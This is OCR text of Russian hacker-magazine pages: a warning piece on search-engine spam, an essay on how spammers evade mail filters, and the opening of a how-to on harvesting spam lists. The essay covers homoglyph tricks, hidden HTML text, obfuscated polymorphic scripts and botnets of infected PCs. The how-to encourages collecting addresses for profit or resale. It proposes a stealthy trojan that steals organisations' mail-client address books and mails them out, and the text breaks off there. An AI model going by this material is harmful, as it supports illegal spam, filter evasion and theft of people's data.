➜ **кто и почему не любит поисковый спам.** В первую очередь, это поисковые системы. Они изначально заинтересованы в том, чтобы любой человек мог быстро найти то, что ему нужно. Если все сайты играют по правилам, то на первом месте в результатах поиска будет стоять сайт, наиболее релевантный запросу пользователя, то есть в большей степени соответствующий/совпадающий/отвечающий запросу. Методы поискового спама направлены на то, чтобы обмануть логику поисковой машины и разместить свой сайт в рейтинге выше, чем он того заслуживает на самом деле. Либо чтобы привлечь посетителей на сайт обманным путем. Как и было с компанией BMW — люди искали «подержанные автомобили», а находили новенькие авто по ценам в 3-5 раз выше, чем хотелось бы. Поисковая система, которая смотрит на поисковый спам сквозь пальцы или просто экономит на антиспамерских акциях, в конце концов потеряет своих пользователей.

Во-вторых, это владельцы веб-сайтов. Действительно полезных и качественных ресурсов, которые не обманывают пользователей в Сети, не расходуют трафик офисных работников на всплывающие окна и редиректы (автоматическая переадресация на другой сайт, который тебе вообще не был нужен). Эти люди заслуживают уважения и не должны скучать без работы только потому, что конкуренты обманывают всех подряд, используя поисковый спам. В интернете многие занимаются поисковым продвижением сайтов. Однако лишь 5% из них делают это с умом, чтобы дать людям именно то, что они ищут. У каждого товара есть определенные характеристики и предназначение. Например, ты продаешь красивую и качественную мебель — шкафы-купе. У тебя большой ассортимент, покупатели, довольные сервисом. Значит, твой сайт достоин лидирующих позиций по запросу «шкафы-купе». Но если твой сосед в рейтинге продает только стулья — ты будешь возмущаться, ведь он, используя спам, пытается «впарить» стулья тем, кто ищет шкаф-купе! По своей сути все виды действий, способствующие росту популярности без какого-либо улучшения истинной ценности сайта, являются спамом. Если бы каждый владелец сайта делал акцент на своих собственных преимуществах, вместо того, чтобы накручивать счетчики и обманными путями завлекать посетителей на сайт, поисковые системы были бы напрямую заинтересованы в развитии рынка SEO-услуг (Search Engine Optimization, в переводе с английского — «оптимизация под поисковые системы»), а не придумывали новые правила «естественного» отбора.

И, конечно же, сами пользователи. Если ты ищешь порнографию — ты хочешь находить порнографию, черт с ней! Но если ты ищешь порнографию и вдруг попадаешь на сайт BMW? Закрыть сайт BMW и повторить попытку со следующей ссылкой, не так ли :)?

Итак, что нужно делать, чтобы твой сайт (а еще хуже — сайт твоего клиента) гарантированно попал в бан-лист поисковой системы? Правильно — нужно использовать методы поискового спама!

Поэтому пойдем от обратного, предупрежден — значит, вооружен! Попасть в бан-лист твой сайт может только при наличии признаков поискового спама на самом сайте, в противном случае поисковый спам стал бы главным оружием в борьбе с конкурентами в Сети.

➜ **спам или не спам.** Все относительно. Ни одна поисковая система не дает четких и однозначных рекомендаций, что является поисковым спамом, а что — нет. Решение «казнить нельзя помиловать» принимается не программой, а человеком. Поэтому где будет стоять запятая, зависит исключительно от

### штраф за допинг

КАЖДЫЙ ВЛАДЕЛЕЦ САЙТА ИМЕЕТ ПРАВО САМОСТОЯТЕЛЬНО ПРИНИМАТЬ РЕШЕНИЕ — ИСПОЛЬЗОВАТЬ ИЛИ НЕ ИСПОЛЬЗОВАТЬ ЗАПРЕТНЫЕ СПОСОБЫ ПРОДВИЖЕНИЯ СВОИХ ТОВАРОВ ИЛИ УСЛУГ В СЕТИ. ОДНАКО АДМИНИСТРАЦИЯ ПОИСКОВОЙ СИСТЕМЫ ВПРАВЕ ИСКЛЮЧИТЬ САЙТ-НАРУШИТЕЛЬ ИЗ РЕЗУЛЬТАТОВ ПОИСКА. САЙТ, КОТОРЫЙ ЕЩЕ ВЧЕРА ЗАНИМАЛ ПОЧЕТНЫЕ МЕСТА В ПЕРВОЙ 10-КЕ РЕЗУЛЬТАТОВ ПОИСКА, ЗАВТРА НЕ ПРОСТО «УХОДИТ» НА ВТОРУЮ ИЛИ ТРЕТЬЮ СТРАНИЦУ — ОН ВЫЛЕТАЕТ ИЗ РЕЙТИНГА СОВСЕМ И НАДОЛГО. ЭТО МОЖНО СРАВНИТЬ С ДИСКВАЛИФИКАЦИЕЙ СПОРТСМЕНА ЗА ПРИМЕНЕНИЕ ДОПИНГА. НАРУШИЛ — ОТБЫВАЙ СРОК.

субъективного мнения конкретного сотрудника, который может просто не выспаться накануне.

**1** СЛИШКОМ БОЛЬШАЯ ПЛОТНОСТЬ КЛЮЧЕВЫХ СЛОВ НА СТРАНИЦЕ. ПОИСКОВАЯ МАШИНА НЕ МОЖЕТ ОЦЕНИТЬ ДИЗАЙН САЙТА, НО МОЖЕТ ОЦЕНИТЬ ТЕКСТОВУЮ СОСТАВЛЯЮЩУЮ. ЧЕМ ГРАМОТНЕЕ ОПТИМИЗИРОВАНЫ ТЕКСТЫ — ТЕМ ВЫШЕ САЙТ БУДЕТ В РЕЙТИНГЕ. НАПРИМЕР, САЙТ ПОСВЯЩЕН ШПИНГАЛЕТАМ. НА ТАКОМ САЙТЕ УМЕСТЕН СЛЕДУЮЩИЙ ТЕКСТ: «В НАШЕМ ИНТЕРНЕТ-МАГАЗИНЕ «ШПИНГАЛЕТ» ВЫ СМОЖЕТЕ НАЙТИ НАИБОЛЕЕ ПОПУЛЯРНЫЕ МОДЕЛИ ШПИНГАЛЕТОВ. ШПИНГАЛЕТ ИДЕАЛЬНО ПОДХОДИТ ДЛЯ ЗАЩЕЛКИВАНИЯ ВСЕВОЗМОЖНЫХ ДВЕРЕЙ И ДВЕРЕЦ. ШПИНГАЛЕТ ШПИНГАЛЕТУ РОЗНЬ...».

**2** ИЗБЫТОЧНОЕ ИСПОЛЬЗОВАНИЕ ТАК НАЗЫВАЕМЫХ «УСИЛИТЕЛЕЙ ТЕКСТА». ТЕКСТОВУЮ СОСТАВЛЯЮЩУЮ САЙТА, ЦЕННОСТЬ ТЕКСТА ДЛЯ ПОИСКОВОЙ МАШИНЫ МОЖНО ИСКУССТВЕННО ЗАВЫСИТЬ, ЗЛОУПОТРЕБЛЯЯ ТЕГАМИ <H1>, <B> ИЛИ <STRONG> (<H1>НАШИ ШПИНГАЛЕТЫ — САМЫЕ ЛУЧШИЕ ШПИНГАЛЕТЫ В МИРЕ!<H1>). ТОЛЬКОЙ ПОЙМИ ПРАВИЛЬНО, ПОИСКОВЫМ СПАМОМ ЯВЛЯЕТСЯ НЕ ПРОСТО ВЫДЕЛЕНИЕ ЗАГОЛОВКА ТЕГОМ <H1> (ЧТО НЕ ЗАПРЕЩАЕТСЯ), А ЗЛОУПОТРЕБЛЕНИЕ ИМ. НАПРИМЕР, КОГДА УСИЛИВАЕТСЯ ВЕСЬ ТЕКСТ НА СТРАНИЦЕ, НЕ ЯВЛЯЮЩИЙСЯ ЗАГОЛОВКОМ.

**3** ДОРВЕИ (DOORWAYS). ДЕЛАЕТСЯ МНОЖЕСТВО БЕСПОЛЕЗНЫХ ДЛЯ ПОЛЬЗОВАТЕЛЕЙ СТРАНИЧЕК, ДО ОТКАЗА НАБИТЫХ КЛЮЧЕВЫМИ СЛОВАМИ. ПОСЕТИТЕЛЬ, ПОПАДАЯ НА ДОРВЕЙ, АВТОМАТИЧЕСКИ ПЕРЕНАПРАВЛЯЕТСЯ НА ДРУГОЙ САЙТ, КОТОРЫЙ САМ ПО СЕБЕ МОЖЕТ И НЕ ПРОДВИГАТЬСЯ В ПОИСКОВОЙ СИСТЕМЕ. ПО СУТИ, ДОРВЕИ — ЭТО МНОЖЕСТВЕННЫЕ ДВЕРИ, ВЕДУЩИЕ НА ОДИН И ТОТ ЖЕ САЙТ. ДОРВЕИ ЯВНО НАРУШАЮТ ЛИЦЕНЗИИ ПОИСКОВЫХ СИСТЕМ, ПОЭТОМУ ИХ ПРОЩЕ ПРОДВИНУТЬ В ТОП ПОИСКОВОЙ СИСТЕМЫ, НО ТАК ЖЕ ЛЕГКО И ПОТЕРЯТЬ. ВЕДЬ ДОРВЕЙ — ТАКОЙ ЖЕ САЙТ, КОТОРЫЙ ТОЧНО ТАК ЖЕ МОЖЕТ БЫТЬ ЗАНЕСЕН В «ЧЕРНЫЙ СПИСОК» ПОИСКОВИКА. ИНТЕРЕСНО, ЧТО, ИСПОЛЬЗУЯ ДОРВЕИ, МОЖНО НЕ ЗАБОТИТЬСЯ О ТОМ, ЗАБАНЕН ЛИ ОСНОВНОЙ САЙТ ИЛИ НЕТ.

**4** НЕТЕМАТИЧЕСКИЙ ОБМЕН ССЫЛКАМИ. ТЫ ЗАХОДИШЬ НА САЙТ ПИЦЦЕРИИ И ВИДИШЬ ВНИЗУ КАЖДОЙ СТРАНИЦЫ ССЫЛКИ НА САЙТЫ СОВЕРШЕННО ДРУГИХ ТЕМАТИК. ЭТО МОГУТ БЫТЬ САЙТЫ АВТОМОБИЛЬНЫХ, ЮРИДИЧЕСКИХ ИЛИ СТРОИТЕЛЬНЫХ ФИРМ. ЯСНО, ЧТО ТЕБЕ ВСЕ ЭТО НЕ НАДО — ВЕДЬ ТЫ ХОЧЕШЬ ЗАКАЗАТЬ ПИЦЦУ. ПРИЧИНОЙ МОЖЕТ БЫТЬ И БОЛЬШОЙ КАТАЛОГ НЕТЕМАТИЧЕСКИХ ССЫЛОК, ЧТО ТАКЖЕ ПРИРАВНИВАЕТСЯ К ПОИСКОВОМУ СПАМУ И НАКАЗЫВАЕТСЯ БАНОМ. ТАКИЕ БЕСПОРЯДОЧНЫЕ СКОПЛЕНИЯ ССЫЛОК ЕЩЕ НАЗЫВАЮТ «ЛИНКОПОМОЙКАМИ».

**Ищешь порно, а находишь BMW**

→ **светлое будущее.** Поисковые системы постоянно эволюционируют, для борьбы с поисковым спамом разрабатываются все новые фильтры. Но поисковый спам был, есть и будет. И победить его способно только уважение к другим пользователям Сети, а также общий культурный уровень специалистов, занимающихся поисковым продвижением сайтов **C**

## SPECIAL ОБЪЯВЛЕНИЕ

**АНДРЕЙ КАРОЛИК**
Редактор журнала ХакерСПЕЦ

СПРОС НА УСЛУГИ ОПТИМИЗАТОРОВ САЙТОВ СТАБИЛЬНО СУЩЕСТВУЕТ И ВДОБАВОК РАСТЕТ. НО ТАК ЛИ ВСЕ ХОРОШО НА САМОМ ДЕЛЕ?

Спрос рождает предложение, и, вследствие нарастающей конкуренции между сайтами, цена вопроса все время растет. Грубые же ошибки в основном допускают новички. И пока ты учишься на своих ошибках, страдают твои клиенты, а поисковые системы грозят баном. Беда же в другом — армия новичков постоянно растет, так как старожилов рынка оптимизации на всех желающих банально не хватает. А в итоге — попадет всем. Соблазн в основном из-за того, что со стороны кажется, будто бы делать особо ничего не надо, а для старта достаточно нескольких статей по теме.

# профессиональные грузчики

## Полиморфные технологии на службе спамеров


ОЖЕСТОЧЕННАЯ БОРЬБА СО СПАМЕРАМИ НЕ ПРИВОДИТ К ИХ ВЫМИРАНИЮ, НАПРОТИВ, ПОБУЖДАЕТ РАЗРАБАТЫВАТЬ НОВЫЕ ВИДЫ ОРУЖИЯ. ВСЕ, ЧТО НЕ УБИВАЕТ ЧЕЛОВЕКА, ДЕЛАЕТ ЕГО СИЛЬНЕЕ! ИЗВЕЧНАЯ ПРОБЛЕМА МЕЧА И ЩИТА, ПРЕВРАТИВШАЯ КАМЕННЫЕ ТОПОРЫ В АТОМНЫЕ БОМБЫ

Крис Касперски ака Мыщъх (no-email)

Как ни печально об этом говорить, но рынок «веерных» рекламных рассылок уже сложился, одиночки уши в туман, а на арену вышли крупные игроки, борющиеся не только с фильтрами, но и со своими коллегами по «цеху». Дилетантам здесь не место, и в конкурентной борьбе побеждает либо сильнейший (в смысле ширины каналов), либо умнейший. Спамеры активно пользуются вирусными наработками и тщательно изучают все образцы оружия, предназначенного для борьбы с ними. Но, как учит военная мудрость, «не рой яму другому, чтобы он не использовал ее как окоп».

Прежде чем приступать к рассылке, опытный спамер обязательно установит у себя последние версии всех фильтрующих систем и будет «рихтовать» письмо до тех пор, пока оно не обретет достойный вид, ничем не выделяющий его среди общего потока корреспонденции. Затем начнет поиск подходящего proxy или «релея», пригодного для массовой рассылки, но отсутствующего в DRBL-базах (банки данных, хранящие сведения о серверах и узлах, хотя бы однажды замеченных в спамерской активности или допускающих массовую рассылку без авторизации).

Естественно, чтобы рассылка не была накрыта баллистической ракетой через несколько минут после ее начала, необходимо предпринять ряд дополнительных шагов. Например, постоянно менять дислокацию, используя распределенную сеть дронов (обыкновенных пользовательских компьютеров, подключенных к интернету и предварительно зараженных червем, установившим back-door). Тогда DRBL-базы окажутся бессильны. Ведь артиллерийским огнем весь интернет не накроешь,




**Такие искажения легко распознаются человеком, но обманывают простейшие сигнатурные фильтры**

а пользователи, занесенные в «черные списки», еще и в суд подать могут — с чего это вдруг их лишили электронной почты?!

Впрочем, DRBL-базы выявляют и отсеивают всего 20%-30% спама. Более серьезную угрозу представляют сигнатурные фильтры. Даже если рассылка велась с тысячи разных IP-адресов, но рассылалось одно и тоже письмо, любой нормальный почтовый сервер классифицирует его как спам, и адресат не получит рекламы.

Следовательно, рассылаемые письма должны отличаться друг от друга если не по смыслу, то хотя бы по форме. А это не так-то просто сделать! Содержимое письма уникально и может меняться произвольным образом. Ну какому рекламодателю понравится, если женские прокладки с крылышками будут заменены чугунными трубами с левой резьбой?! А телефоны и контактные адреса? Для сигнатурного поиска — это самое то!

Как же все-таки спамерам удалось перехитрить систему фильтров?

➜ **каменный век — первые эксперименты.** Давным-давно, когда интернет был медленным, а письма рассылались преимущественно в «голом» TXT, «химичить» с их формой особо не получалось. Какое там творчество, какой там полет хакерской мысли... Ладно, берем номер телефона и думаем, как бы его видоизменить так, чтобы и клиент смог дозвониться, и в то же время фильтр не съел. Меняем ноль на букву «О», единицу — на «I», тройку — на «З». Также можно добавлять пробелы, скобки и тире в разных местах. То же самое можно сделать и с текстом письма — тут даже появляется больше свободы, поскольку помимо замены сходных по начертанию букв, можно заменять слова их синонимами, менять блоки текста местами и так далее.

Еще один хитрый прием — не указывать кодировку письма, а предоставить получателю или его почтовому клиенту определить это автоматически. Правда, для автоматического определения кодировки требуется достаточно длинное письмо, а если оно будет коротким, справиться с этой задачей сможет только человек. Как следствие, вместо одной сигнатуры фильтр получает целую кучу. Вероятность ложных срабатываний увеличивается, а качество распознавания спама — ухудшается. Кстати говоря, немногословные рекламные рассылки в стиле «нары новые, самовывоз, звонить шесть-шесть-девять с кодом Чукотки» практически не распознаются никаким фильтрами, поскольку объем значимой информации в них минимален (да и та может быть видоизменена на любой манер). А сверху и снизу легко наклеить заголовки с приветствиями/поздравлениями.

Используя «движки», выдернутые из программ, имитирующих некоторое подобие диалога с человеком, американские спамеры сумели создать генераторы, передающие одно и то же сообщение бесконечным множеством вариантов. Грубо говоря, некий «компилятор» текста. Обратный же процесс выделения ключевой «мысли» уже требует применения искусственного интеллекта или сложного лингвистического анализа, который в полной мере до сих пор не реализован. Кое-что имеется у Касперского, но… могучий русский язык снимает проблему «компиляторов текстов» сам собой. Уж очень сложно написать программу, транслирующую исходное сообщение более чем в десяток вариантов. В английском с этим проще. Жестко заданный порядок слов в предложении, простейшие лексические правила, скромный лингвистический набор (вследствие которого каждое слово имеет множество синонимов), легкая стыковка слов друг с другом, позволяющая (с некоторыми ухищрениями) обходиться без предлогов.

Русский язык обладает развитой системой сложных правил с кучей исключений. Одна мышь, две (три, четыре) мыши, пять мышей! Вот и попробуй все это заложить в программу. Тем не менее, работа над созданием «компиляторов» русского текста ведется и весьма активно. Взять хотя бы разработчиков игр. Чтобы персонажи не выкрикивали одни и те же навязшие в зубах фразы, необходимо научить машину генерировать произвольные фразы на основе заданной мысли. А в игровой индустрии замешаны совсем не малые деньги, и есть все основания предполагать, что такие генераторы когда-нибудь появятся. Тогда ни синтаксический, ни лексический анализ ни за что не сможет отличить спам от простого письма.

➜ **HTML — начало конца.** Массовое внедрение поддержки формата HTML в почтовые клиенты расширило границы спамерской активности и серьезно напрягло фильтры, поскольку теперь, прежде чем начинать какой бы то ни было анализ, необходимо «распарсить» HTML, выделив из него текст, по обыкновению тесно перемешанный с тегами. А парсинг требует времени и процессорных ресурсов, а вместе с ними еще и знания психофизических моделей и особенностей зрительной системы человека. Иначе можно очень просто разместить между символами сообщения «невидимый» текст: мелкий шрифт или шрифт, по цвету полностью или практически полностью совпадающий с фоном. Это все просто и понятно. А вот то, что ярко-желтый плохо различим на фоне ярко-зеленого, знает уже не каждый (фильтр).


Современные фильтры, конечно, HTML прекрасно знают, а сам факт наличия «невидимого» текста трактуют как спам, даже не прибегая к сигнатурному поиску. К тому же «продвинутые» почтовые клиенты типа The Bat! имеют режим «упрощенного HTML», игнорирующий цвета, шрифты и прочую дребедень подобного типа. Что очень удобно для чтения писем от респондентов, изображающих из себя гениев дизайна на уровне третьего класса. Естественно, в упрощенном режиме отображения весь невидимый текст вылезает на поверхность, делая сообщение совершенно нечитаемым. То же самое относится и к обычным почтовым клиентам. Пускай, спамер перемешал номер контактного телефона невидимыми символами. Заинтересованный клиент копирует его в буфер обмена (не вручную же его перебивать) и… к своему удивлению, вместо телефона видит какую-то невменяемую хрень.

Короче, от всех этих фокусов с HTML'ом спамеры постепенно отказались, поскольку они себя не оправдали ни с какой стороны. Фильтры подтянули качество распознания HTML-спама до прежней отметки (и даже перешагнули ее, с учетом нетипичных для «честных» писем «извращений»). А пользователи, даже те, что заинтересовались рекламой, не всегда могли ей воспользоваться. Плюс ко всему рассылка HTML'а длится дольше и обходится гораздо дороже (в плане трафика). А скорость рассылки определяет все! Как только образцы непрошеной корреспонденции попадают в DRBL-базы, то даже при условии 100% полиморфизма (совершенно недостижимого в HTML'е)

## оружие возмездия

СЕЙЧАС В НАУЧНЫХ ИНСТИТУТАХ ВСЕГО МИРА ИДЕТ ИНТЕНСИВНАЯ РАБОТА ПО СОЗДАНИЮ «СМЫСЛОВЫХ» АНАЛИЗАТОРОВ ДЛЯ РУССКОГО И АНГЛИЙСКОГО ЯЗЫКОВ. РАЗБИВАТЬ ПРЕДЛОЖЕНИЕ НА ЧАСТИ РЕЧИ (ВО ВСЯКОМ СЛУЧАЕ, ДЛЯ АНГЛИЙСКОГО ЯЗЫКА) НАУЧИЛИСЬ УЖЕ ДАВНО, ЗАТЕМ ОБЪЯСНИЛИ МАШИНЕ, КАК ЭТИ ЧАСТИ СВЯЗАНЫ ДРУГ С ДРУГОМ. ПРИБЛИЗИТЕЛЬНЫЙ СМЫСЛ УДАЕТСЯ ВОССТАНОВИТЬ, ДАЖЕ ЕСЛИ ЗНАЧИТЕЛЬНАЯ ЧАСТЬ СЛОВ ОТСУТСТВУЕТ В МАШИННОМ СЛОВАРЕ.

ПОБОЧНЫМ ЭФФЕКТОМ СОЗДАНИЯ ТАКИХ АНАЛИЗАТОРОВ СТАНЕТ ОКОНЧАТЕЛЬНАЯ ПОБЕДА НАД СПАМОМ, ПОСКОЛЬКУ, НЕЗАВИСИМО ОТ ФОРМЫ РЕКЛАМНОГО СООБЩЕНИЯ, ЕГО СУТЬ ОСТАЕТСЯ ПРЕЖНЕЙ — РЕКЛАМНОЙ. КОНЕЧНО, ПОЛНОСТЬЮ СМАП НЕ ИСЧЕЗНЕТ, ПРОСТО ПРИТИХНЕТ НА НЕКОТОРОЕ ВРЕМЯ, А ПОТОМ РАЗГОРИТСЯ НОВЫЙ ВИТОК БОРЬБЫ!




**Использование компьютеров-дронов для обхода DRBL-баз**

IP-адреса начинают давить один за другим. И даже очень крупная армия дронов гибнет за считанные десятки минут.

➔ **король палитра первый.** Эпидемии графического спама то вспыхивают, то затухают. Вначале это были просто картинки, вставленные в «честный» HTML-текст с номерами контактных телефонов и прочей уникальной информацией, однозначно идентифицирующей спам. Фильтры первых поколений игнорировали картинки, но были быстро доработаны, и полноводный поток спама, захлестнувший интернет, сразу иссяк. Тогда спамеры применили готовые генераторы изображений, предотвращающие автоматическую регистрацию на почтовых серверах и вносящие в начертания символов некоторые искажения. Казалось бы, фильтры, не рыпаясь, должны были дружным строем идти сдаваться на мясокомбинат, но все вышло совсем не так…

Незначительные искажения (или невысокая степень зашумленности изображения) фильтры распознают чисто статистическим методом по кривой Гаусса (кто изучал метрологию, знает, что это за штука). Да, фильтр не в состоянии OCR'ить изображение, но это ему и не нужно. Имея в своем распоряжении большое количество случайным образом искаженных изображений, он просто выделяет свойственные им «родственные черты» и палит на месте.

Значительные искажения уже не распознаются фильтрами, но чтобы их разобрать, получателю приходится совершать значительное насилие над собой, натягивая глаза на… Это же насколько его должна заинтересовать реклама, чтобы он так извращался… Так что, независимо от количества успешно доставленных писем, эффективность такого спама близка к нулю. И популярность тоже.


➔ **царствие жабье.** Подлинный полиморфизм стал достижим только с появлением в HTML скриптовых языков (в частности, Java Script), проникших даже в популярные почтовые клиенты. Казалось бы, зачем электронному письму тащить на своем борту какой-то там язык. Это же ведь не сайт, в конце концов! Тем не менее, применение ему все-таки нашлось. Например, сотрудники компании получают по мылу некоторую форму, а Java тут же проверяет корректность заполнения полей, исключая наиболее глупые ошибки. Более разумного применения скриптам придумать, пожалуй, невозможно. Но, мало того, что они служат неиссякаемым источником ошибок, приводящих к возможности захвата управления компьютером или утечке конфиденциальных данных, так они еще и спамерам помогают!

Полиморфный Java/VBasic-спам делится на две категории. Первая (самая многочисленная и самая простая в реализации) основана на функции (функциях), расшифровывающей текст послания и выводящей его в окно почтового клиента «на лету». Поскольку ключ шифрования может меняться с каждым письмом, то сигнатурному фильтру необходимо иметь на своем борту полноценный виртуальный интерпретатор, «перерабатывающий» скрипты и анализирующий выдаваемое ими содержимое. Это же какие аппаратные мощности иметь надо, чтобы выполнять такой анализ в реальном времени?! Поставишь такой фильтр, и бумажная почта будет ходить быстрее электронной! Но есть одна очень веская зацепка — шифруя содержимое письма, сам код шифратора остается неизменным и может быть использован в качестве сигнатуры.

Полиморфики второй категории не только генерируют случайный ключ, но и произвольным образом модифицируют сам расшифровщик, препятствуя выделению устойчивой сигнатуры. Для этого спамеру даже не требуется рвать себе задницу, поскольку появилось множество готовых Java-обфускаторов, запутывающих исходный код скрипта до такой степени, что в нем не остается ни одной устойчивой сигнатуры, и, следовательно, все фильтры отдыхают. Правда, сам факт наличия запутанного Java-кода указывает на явную ненормальность письма, выдавая его спамерскую принадлежность, поскольку у него совсем другое частотное соотношение java-команд.

Вот и приходится хитрить, создавая готовые генераторы функций-шифраторов/дешифраторов, ни статистически, ни «лингвистически» не отличимых от прочих java-функций, которые все чаще и чаще встречаются в обычных письмах. И здесь фильтры уже вынуждены проявлять осторожность.

➔ **завтра.** С приходом в Сеть коммерции ее накрыл рекламный мрак, и от спама уже никуда не уйти. Единственный позитивный момент, который нельзя не отметить, — спам становится все более качественным и контекстно-чувствительным. Над созданием сообщений серьезно работают, и нужная информация сразу же бросается в глаза и оседает в мозгу даже после того, как человек рефлекторно нажмет <DEL>. К тому же, зная IP-адрес получателя (а в большинстве случаев его можно установить тем или иным путем), спамер определяет его географическую принадлежность и шлет рекламу, соответствующую месту обитания «жертвы». Может быть, развиваясь в таком ключе, спам перестанет быть злом? C



All japanese
trends inside


Уже в продаже

# не откладывай подарок

## Сбор спам-листа

ОДНОЙ МЫСЛИ «А ПОЧЕМУ БЫ МНЕ НЕ ЗАНЯТЬСЯ РАССЫЛКОЙ СПАМА? ВЕДЬ НА ЭТОМ МОЖНО НЕПЛОХО ЗАРАБОТАТЬ!» МАЛО. СОФТ, НЕОБХОДИМЫЙ ДЛЯ РАССЫЛКИ СПАМА, МОЖНО СКАЧАТЬ В СЕТИ. А ВОТ СОБРАТЬ СВОЙ СОБСТВЕННЫЙ СПАМ-ЛИСТ — ПРОБЛЕМА. ПРИЧЕМ РАЗМЕР СПАМ-ЛИСТА НЕ ВЛИЯЕТ НА ПОЛУЧЕННУЮ ПРИБЫЛЬ

spider_net (spider_net@inbox.ru), www.vr-online.ru

Размер спам-листа определяется наличием у тебя свободного времени, а также желанием его собирать. Если раз в день уделять хотя бы часик сборке мыльников, то за месяц-другой у тебя уже будет солидная база. Даже если ты передумаешь заниматься рассылкой спама, то можешь попросту взять и продать свой собранный спам-лист другим спамерам.

➜ **где собирать.** Искать нужно непосредственно на тех ресурсах, где пользователям приходиться указывать свои e-mail адреса — на форумах, в гостевых книгах и так далее. Помимо интернета мыльники можно собирать еще по адресным книгам почтовых клиентов, установленных на компьютерах пользователей. Если, к примеру, получить доступ к адресной книге какого-нибудь более-менее крупного предприятия, то можно неплохо пополнить свой спам-лист. Причем пополнить ценными адресами, так как в основном компании ведут переписку с другими коммерческими предприятиями.

➜ **как собирать.** Бегать по всем сайтам и кропотливо ручками копировать через буфер адреса — путь деградации. Все можно оптимизировать.

➜ **способ 1 — троянизация.** Первым делом рассмотрим, как можно увести базу известных почтовых клиентов на компьютерах каких-нибудь организаций. Самый простой и верный способ — написать свой небольшой троян, который будет считывать адресную книгу известных почтовых клиентов и отправлять мыльники на специально подготовленный для этой цели почтовый ящик.

Что должен уметь делать троян? Самое главное — он должен уметь читать адресные книги известных почтовых программ (Outlook Express, The Bat!) и отправлять собранные данные на мыло. Помимо этого он должен незаметно сидеть в системе, иначе можно получить по шапке раньше времени.

